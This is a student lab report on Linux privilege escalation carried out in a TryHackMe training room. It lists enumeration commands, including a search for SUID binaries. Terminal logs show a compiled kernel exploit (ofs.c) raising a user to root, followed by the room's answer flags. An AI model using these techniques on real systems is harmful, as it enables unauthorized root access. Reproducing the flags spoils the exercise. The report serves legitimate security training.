EXPERIMENT – 8

Privilege Escalation Using TryHackMe Platform

Aim

To understand and demonstrate Linux privilege escalation techniques by exploiting system misconfigurations and vulnerabilities using the TryHackMe platform.

Tools / Platform Required

- Web Browser (Chrome / Firefox)
- Internet Connection
- TryHackMe Account (Already Created)
- TryHackMe AttackBox (Built-in Linux Environment)
- Linux Privilege Escalation Tools (LinPEAS, sudo, find, etc.)

Theory (Brief)

Privilege Escalation is a technique used to gain higher-level permissions than originally assigned.
In Linux systems, attackers often exploit misconfigured permissions, vulnerable binaries, or weak sudo rules to escalate from a normal user to root.
TryHackMe provides a legal and controlled environment to practice privilege escalation techniques and understand real-world attack scenarios.

Steps to Perform the Experiment

Step 1: Login to TryHackMe

1. Open browser and go to: https://tryhackme.com
2. Login using your registered credentials.

Step 2: Open Privilege Escalation Room

1. In the search bar, type **Linux Privilege Escalation**.
2. Click on the appropriate room.
3. Click **Join Room**.

Step 3: Start the AttackBox

1. Click **Start AttackBox**.
2. Wait for the Linux environment to load.
3. Open the terminal inside AttackBox.

Step 4: Initial Enumeration

1. Check current user:
2. whoami
3. Check system information:

4. uname -a
5. Check sudo permissions:
6. sudo -l

Step 5: Identify Privilege Escalation Vectors

Common techniques explored:

- Sudo misconfigurations
- SUID binaries
- Weak file permissions
- Environment variable abuse
- Cron job misconfigurations

Example command: find / -perm -4000 2>/dev/null

Step 6: Exploit Vulnerability


1. Execute the vulnerable binary or misconfigured command.
2. Escalate privileges to root user.
3. Verify escalation:
4. whoami

Step 7: Capture Flags / Complete Tasks

1. Obtain root-level access.
2. Capture the required flags.
3. Mark all tasks as completed.

Output

- Successful privilege escalation from normal user to root.
- System commands executed with elevated privileges.
- Screenshots captured as proof of completion.



```
karen@wade7363:/$ env
XDG_SESSION_ID=1
SHELL=/bin/bash
TERM=xterm-256color
[redacted] 22
SSH_TTY=/dev/pts/4
USER=karen
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games
MAIL=/var/mail/karen
QT_QPA_PLATFORMTHEME=appmenu-qt5
PWD=/
LANG=en_US.UTF-8
SHLVL=1
HOME=/home/karen
LOGNAME=karen
```

```
karen@wade7363:/tmp$ ls
ofs.c
karen@wade7363:/tmp$ uname -a
Linux wade7363 3.13.0-24-generic #46-Ubuntu SMP Thu Apr 10 19:11:08 UTC 2014 x86_64 x86_64 x86_64 GNU/Linux
karen@wade7363:/tmp$ gcc ofs.c -o ofs
karen@wade7363:/tmp$ id
uid=1001(karen) gid=1001(karen) groups=1001(karen)
karen@wade7363:/tmp$ ./ofs
spawning threads
mount #1
mount #2
child threads done
/etc/ld.so.preload created
creating shared library
# id
uid=0(root) gid=0(root) groups=0(root),1001(karen)
```

```
root@wade7363:/tmp# cat /home/matt/flag1.txt
THM-28392872729920
karen@ip-10-10-100-53:/$ cat /home/ubuntu/flag2.txt
THM-402028394
```

```
karen@ip-10-10-138-11:/$ base64 /home/ubuntu/flag3.txt | base64 --decode
THM-3847834
karen@ip-10-10-8-250:~$ cat /home/ubuntu/flag4.txt
THM-9349843
```

```
root@ip-10-10-181-100:~# cat /home/ubuntu/flag5.txt
cat /home/ubuntu/flag5.txt
THM-383000283
root@ip-10-10-223-129:/home/murdoch# cat /home/matt/flag6.txt
THM-736628929
```

```
root@ip-10-10-70-217:/# find -name flag7.txt
./home/matt/flag7.txt
root@ip-10-10-70-217:/# cat /home/matt/flag7.txt
THM-89384012
```

Result

Thus, privilege escalation was successfully performed using the TryHackMe platform. The experiment provided hands-on understanding of Linux privilege escalation techniques and system security weaknesses.